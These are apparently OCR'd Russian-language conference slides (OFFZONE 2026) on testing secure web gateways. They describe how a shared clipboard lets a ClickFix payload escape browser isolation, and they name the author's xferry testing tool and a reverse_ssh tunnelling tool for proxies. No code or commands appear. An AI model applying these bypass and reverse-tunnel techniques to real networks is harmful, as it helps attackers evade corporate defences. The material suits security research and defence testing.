
Браузерная изоляция – это **запуск веб-контента в удалённой или контейнеризированной среде с передачей пользователю только безопасного результата отображения**






Пример 5. Общий буфер обмена как канал обхода браузерной изоляции

Общий буфер обмена, например, **позволяет перенести ClickFix-payload из изолированного браузера на рабочую станцию пользователя**






Пример успешной эксплуатации атаки типа ClickFix при использовании изолированного браузера

xferry – авторский инструмент для тестирования SWG-шлюзов

> Пароходик, который смог

Авторский инструмент, облегчающий процесс тестирования SWG-шлюзов


xferry




Проксирование через
SWG-шлюзы

reverse_ssh

Open-source-инструмент для установления обратных SSH-соединений через SWG-шлюзы, в том числе через корпоративные прокси-серверы



OFFZONE
2026

kgmnotes.ru